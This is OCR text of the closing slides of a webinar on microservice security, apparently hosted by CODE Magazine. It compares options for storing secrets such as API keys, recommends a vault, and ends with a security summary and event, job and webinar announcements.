
Pro's and Con's of each approach


Many services require secrets like for instance API keys or private keys for signing tokens. But where to put them? These are your options:

- **Hard-coding**
  - **(NO)**
  - Pro: Easy to implement
  - Con: Hard to change, reverse engineering
- **Passing in as config file**
  - **(NO)**
  - Pro: Secret can rotate
  - Con: RBAC in k8s, ConfigFile not encrypted
- **Passing in as environment variable**
  - **(NO)**
  - Pro: Secret can rotate
  - Con: Harder to implement, can be read from memory
- **Passing in as a Kubernetes Secret**
  - **(ACCEPTABLE)**
  - Pro: Secret can rotate, depending on config encrypted
  - Con: Per default base64 encoded only
- **Read them from a vault**
  - **(RECOMMENDED!!!)**
  - Pro: Fully decoupled from cluster
  - Con: Complex setup



How could it look like?






Access to the vault is maybe secured by access control lists, or other techniques.

Summary

What does really matter for microservice security?

- **Protect** the **cloud** environment
- **Protect** the **communications** (external AND internal)
- **Authenticate** and **authorize**
- **Secure** the **pods/containers**
- **<u>SANITIZE INPUT DATA</u>**
- **Hide** your **secrets**

Thank you!
(and stay secure ☺)



Alexander Pirker

Email: apirker.consultant@gmail.com

LinkedIn: https://at.linkedin.com/in/alexander-pirker-b2039855

GitHub: https://github.com/apirker/

Other Announcements

Event Survey – Win $100!

- Complete this very short 12 question survey for a chance at a $100 Amazon Gift Card!

https://bit.ly/3RQkpFC

- Survey must be completed by **11:59pm ET** on **Friday 10/14/2022** to be eligible!
- Completed survey is required to be eligible.

Free Subscription to CODE Magazine!

- The leading software development magazine written by expert developers for developers.
- All registered attendees will automatically receive a free digital subscription to CODE Magazine – no need to do anything, it'll happen auto-magically.
- Subscribers get our Focus issues free of charge!

- Please share this free subscription link: https://bit.ly/3Cmzrxa

Join the CODE Consulting Team!

We're Hiring Developers!

- We have **current** openings for:
  - Data Engineer and Python Developer
  - REACT & JavaScript Developers
  - Senior C# Developer
  - .NET Desktop Developer
- Details here: https://codemag.com/Jobs

Your Ticket to Free Consulting

- One hour on us. Really. Schedule a call today. Slots are limited.
- No strings. No commitment. No credit card required.
- Just help from our team of experienced software developers.
- Got questions? Stuck on an issue? Platform and/or architecture decisions to make? We can help!

Contact us at:
info@codemag.com or
jduffy@codemag.com

CODE CONSULTING


Upcoming CODE Presents Webinars!

CODE Presents: Improving String Handling Performance in C#

November 9, 2022

1:00pm ET (UTC-4)

Register Today!
https://bit.ly/3qoo0Q6



Upcoming State of .NET Webinars!

State of .NET - .NET 7
Presented By: Markus Egger

October 26, 2022

1:00pm ET (UTC-4)

Register Today!

https://bit.ly/3Tg6qtI

.NET 7 Launch!

.NET Conf 2022

November 8-10

.NET 7 launch!

.NET Conf is a free, three-day, virtual developer event that celebrates the major releases of the .NET development platform. It is co-organized by the .NET community and Microsoft, and sponsored by the .NET Foundation and our ecosystem partners. Come celebrate and learn about what you can do with .NET 7.

https://www.dotnetconf.net/

Q&A

Contact us with questions!

CODE/EPS Contact:
www.codemag.com
info@codemag.com
facebook.com/codemag
twitter.com/codemagazine

Contact:
jduffy@codemag.com